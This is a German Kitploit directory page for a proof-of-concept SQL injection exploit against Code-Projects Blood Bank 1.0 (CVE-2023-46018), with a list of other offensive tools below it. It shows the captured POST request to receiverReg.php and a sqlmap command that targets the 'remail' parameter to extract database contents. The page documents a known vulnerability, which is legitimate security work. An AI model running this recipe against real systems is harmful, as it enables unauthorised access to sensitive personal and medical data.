
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-46018-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability — Proof-of-concept Exploit für SQL-Injection-Schwachstelle in Code-Projects Blood Bank V1.0, die den remail-Parameter in receiverReg.php ausnutzt, um Datenbankinhalte zu extrahieren. | Kitploit
Tools/GitHubGitHub/ersinerenler/cve-2023-46018-code-projects-blood-bank-1.0-sql-injection-vulnerability
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHubersinerenler/cve-2023-46018-code-projects-blood-bank-1.0-sql-injection-vulnerability

CVE-2023-46018-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability

Proof-of-concept Exploit für SQL-Injection-Schwachstelle in Code-Projects Blood Bank V1.0, die den remail-Parameter in receiverReg.php ausnutzt, um Datenbankinhalte zu extrahieren.

Repository anzeigen
20vor 3 JahrenNoch nicht geprüft
Teilen

CVE-2023-46018-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability

  • Exploit-Autor: ersinerenler

Hersteller-Startseite

  • https://code-projects.org/blood-bank-in-php-with-source-code

Software-Link

  • https://download-media.code-projects.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Übersicht


  • Code-Projects Blood Bank V1.0 ist anfällig für eine schwerwiegende Sicherheitslücke, die aus unzureichendem Schutz des Parameters 'remail' in der Datei receiverReg.php resultiert. Diese Schwachstelle kann potenziell ausgenutzt werden, um bösartige SQL-Abfragen einzuschleusen, was zu unbefugtem Zugriff und Extraktion sensibler Informationen aus der Datenbank führt.

Schwachstellendetails

  • CVE-ID: CVE-2023-46018
  • Betroffene Version: Blood Bank V1.0
  • Anfällige Datei: /receiverReg.php
  • Parametername: remail
  • Angriffstyp: Lokal

Referenzen:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46018
  • https://nvd.nist.gov/vuln/detail/CVE-2023-46018

Beschreibung

  • Das Fehlen einer ordnungsgemäßen Eingabevalidierung und -bereinigung des Parameters 'remail' ermöglicht es einem Angreifer, SQL-Injection-Abfragen zu erstellen, Authentifizierungsmechanismen zu umgehen und unbefugten Zugriff auf die Datenbank zu erlangen
image

Proof of Concept (PoC) :

  • Speichern Sie die POST-Anfrage von receiverReg.php in einer Datei namens request.txt.
---
POST /bloodbank/file/receiverReg.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------2653697510272605730288393868
Content-Length: 877
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/register.php
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rname"

test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rbg"

A+
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rcity"

test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rphone"

05555555555
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="remail"

test@test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rpassword"

test123
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rregister"

Register
-----------------------------2653697510272605730288393868--

---

  • sqlmap -r request.txt -p remail --risk 3 --level 3 --dbms mysql --batch --current-db

  • aktuelle Datenbank: bloodbank

image
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    306
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    301

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →